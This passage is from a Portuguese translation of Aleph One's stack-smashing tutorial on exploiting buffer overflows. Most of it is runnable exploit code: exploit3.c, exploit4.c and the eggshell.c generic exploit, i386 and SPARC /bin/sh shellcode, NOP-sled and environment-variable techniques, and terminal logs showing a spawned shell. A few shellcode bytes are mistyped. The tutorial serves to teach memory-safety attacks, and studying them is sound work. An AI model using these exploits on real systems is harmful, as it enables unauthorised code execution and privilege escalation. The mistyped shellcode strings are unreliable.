    *(addr_ptr++) = addr;

ptr += 4;
for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

buff[bsize - 1] = '\0';

memcpy(buff, "EGG=", 4);
putenv(buff);
system("/bin/bash");
}

```

Agora nos podemos tentar adivinhar oq o buffer e o offset deva ser:

```


[aleph1]$ ./exploit2 500
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
[aleph1]$ exit
[aleph1]$ ./exploit2 600
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
Illegal instruction
[aleph1]$ exit
[aleph1]$ ./exploit2 600 100
Using address: 0xbffffd4c
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
[aleph1]$ ./exploit2 600 200
Using address: 0xbffffce8
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
:
.
.
[aleph1]$ ./exploit2 600 1564
Using address: 0xbffff794
[aleph1]$ ./vulnerable $EGG
$

```

Como podemos ver este nao eh um processo eficiente. Tentando adivinhar o offset mesmo enquanto sabe que conhecer o inicio da pilha eh quase impossivel. Nos precisaremos na melhor das hipoteses centenas de tentativas, e na pior milhares. Se estamos fora por somente um byte mais ou menos nos iremos somente receber um segmentation violation ou uma invalid instruction. Um jeito de aumentar nossas chances eh preencher o inicio do nosso buffer de overflow com instrucoes NOP. Quase todos os processadores tem a instrucao NOP que realiza uma operacao NULA. Ela eh

normalmente usada para atrasos quando se necessita de tempo. Nos iremos pegar a vantagem dele e preencher metade do nosso buffer de overflow com eles (NOP). Nos iremos substituir nosso shellcode no meio, e entao seguir com o endereco de retorno. Se formos sortudos e o endereco de retorno apontar para algum lugar na string de NOPs, eles irao somente ser executados ate atingir nosso codigo.

Na arquitetura Intel a instrucao NOP tem o tamanho de um byte e eh traduzida para 0x90 em codigo de maquina. Assumindo que a pilha inicia no endereco 0xFF, que o S significa shell code, e que o N significa instrucoes NOP a nova pilha se parece assim:



O novo exploit eh entao:

```

exploit3.c
-----
#include <stdlib.h>

#define DEFAULT_OFFSET          0
#define DEFAULT_BUFFER_SIZE    512
#define NOP                     0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1) bsize = atoi(argv[1]);
    if (argc > 2) offset = atoi(argv[2]);

    if (!(buff = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }

    addr = get_sp() - offset;
    printf("Using address: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

    for (i = 0; i < bsize/2; i++)
        buff[i] = NOP;

    ptr = buff + ((bsize/2) - (strlen(shellcode)/2));

```


Havera vezes quando o buffer que vc ta tentando sobrecarregar eh mto pequeno que nem o shellcode cabe nele, e ele ira sobrescrever o endereco de retorno

(RET) com instrucoes ao invés do endereço do seu codigo, ou os numeros de NOPs voce colocou na string eh tao pequeno que as chances de adivinhar seus endereços eh minuscula. Para obter uma shell desses programas nos iremos ter que ir por outro caminho. Esse modo particular soh funciona quando voce tem acesso as variaveis de ambiente do programa.

O que nos iremos fazer eh substituir nosso shellcode em uma variavel de ambiente, e entao sobrecarregar o buffer com o endereco dessa variavel na memoria. Este metodo tambem aumenta suas chances do exploit funcionar como voce fez um shellcode armazenado na variavel de ambiente do tamanho que vc quis.

As variaveis de ambiente sao armazenados no topo da pilha quando o programa eh iniciado, qualquer modificacao pela setenv() eh entao alocada em outros locais. A pilha no comeco se parece com isso:

```
<strings><argv pointers>NULL<envp pointers>NULL<argc><argv><envp>
```

Nosso novo programa vai pegar uma variavel extra, o tamanho da variavel contendo o shellcode e NOPs. Nosso novo exploit agora se parece com isso:

```
exploit4.c
-----
#include <stdlib.h>

#define DEFAULT_OFFSET          0
#define DEFAULT_BUFFER_SIZE    512
#define DEFAULT_EGG_SIZE       2048
#define NOP                     0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xb8\x89\xd8\x40xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
  __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;

  if (argc > 1) bsize = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);
  if (argc > 3) eggsize = atoi(argv[3]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_esp() - offset;
```


estatico, ou eh outro argumento que depende da entrada do usuario ha uma boa possibilidade que voce podera ser capaz de explorar com um buffer overflow.

Um outro padrão de programação comum de encontrar eh usar um loop while para ler um caracter por vez em um buffer direto do stdin ou algum arquivo ate que encontre o EOL, EOF ou algum outro limitador eh encontrado. Este tipo de construção normalmente usa uma dessas funções: getc(), fgetc() ou getchar(). Se não ha nenhuma checagem explicita por overflow no loop while, esses programas são facilmente exploráveis.

Para concluir, grep(1) eh seu amigo. Os fontes para sistemas operacionais livres e seus utilitarios esta disponível para leitura. Este fato torna um pouco interessante uma vez que os utilitarios de sistemas operacionais pagos são derivados desses mesmos fontes livres. Use o fonte ;)

Apêndice A - Shellcode para diferentes SOs e Arquiteturas

i386/Linux

```
jmp    0x1f
popl   %esi
movl   %esi,0x8(%esi)
xorl   %eax,%eax
movb   %eax,0x7(%esi)
movl   %eax,0xc(%esi)
movb   $0xb,%al
movl   %esi,%ebx
leal   0x8(%esi),%ecx
leal   0xc(%esi),%edx
int    $0x80
xorl   %ebx,%ebx
movl   %ebx,%eax
inc    %eax
int    $0x80
call   -0x24
.string "/bin/sh"
```

SPARC/Solaris

```
sethi  0xbd89a, %l6
or     %l6, 0x16e, %l6
sethi  0xbdcda, %l7
and    %sp, %sp, %o0
add    %sp, 8, %o1
xor    %o2, %o2, %o2
add    %sp, 16, %sp
std    %l6, [%sp - 16]
st     %sp, [%sp - 8]
st     %g0, [%sp - 4]
mov    0x3b, %g1
ta     8
xor    %o7, %o7, %o0
mov    1, %g1
ta     8
```

SPARC/SunOS

```
sethi  0xbd89a, %l6
or     %l6, 0x16e, %l6
sethi  0xbdcda, %l7
and    %sp, %sp, %o0
```

```

add    %sp, 8, %o1
xor    %o2, %o2, %o2
add    %sp, 16, %sp
std    %16, [%sp - 16]
st     %sp, [%sp - 8]
st     %g0, [%sp - 4]
mov    0x3b, %g1
mov    -0x1, %15
ta     %15 + 1
xor    %o7, %o7, %o0
mov    1, %g1
ta     %15 + 1

```

Apendice B - Programa generico de Buffer Overflow

shellcode.h

```

#if defined(__i386__) && defined(__linux__)

#define NOP_SIZE      1
char nop[] = "\x90";
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}

#elif defined(__sparc__) && defined(__sun__) && defined(__svr4__)

#define NOP_SIZE      4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
    "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
    "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10xec\x3b\xbf\xf0"
    "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
    "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

unsigned long get_sp(void) {
    __asm__("or %sp, %sp, %i0");
}

#elif defined(__sparc__) && defined(__sun__)

#define NOP_SIZE      4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
    "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
    "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10xec\x3b\xbf\xf0"
    "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
    "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";

unsigned long get_sp(void) {
    __asm__("or %sp, %sp, %i0");
}

#endif

```

eggshell.c

```

/*
 * eggshell v1.0
 *
 * Aleph One / aleph1@underground.org

```

```

*/
#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"

#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048

void usage(void);

void main(int argc, char *argv[]) {
    char *ptr, *bof, *egg;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

    while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
        switch (c) {
            case 'a':
                align = atoi(optarg);
                break;
            case 'b':
                bsize = atoi(optarg);
                break;
            case 'e':
                eggsize = atoi(optarg);
                break;
            case 'o':
                offset = atoi(optarg);
                break;
            case '?':
                usage();
                exit(0);
        }

    if (strlen(shellcode) > eggsize) {
        printf("Shellcode is larger the the egg.\n");
        exit(0);
    }

    if (!(bof = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
    if (!(egg = malloc(eggsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }

    addr = get_sp() - offset;
    printf("[ Buffer size:\t%d\t\tEgg size:\t%d\t\tAligment:\t%d\t\t]\n",
           bsize, eggsize, align);
    printf("[ Address:\t0x%x\t\tOffset:\t\t\t\t\t\t]\n", addr, offset);

    addr_ptr = (long *) bof;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

    ptr = egg;
    for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
        for (n = 0; n < NOP_SIZE; n++) {
            m = (n + align) % NOP_SIZE;
            *(ptr++) = nop[m];
        }

    for (i = 0; i < strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    bof[bsize - 1] = '\0';

```

```
egg[eggsize - 1] = '\0';
memcpy(egg, "EGG=", 4);
putenv(egg);

memcpy(bof, "BOF=", 4);
putenv(bof);
system("/bin/sh");
}

void usage(void) {
    (void)fprintf(stderr,
        "usage: eggshell [-a <alignment>] [-b <bufferize>] [-e <eggsize>] [-o
        <offset>]\n");
}
-----
```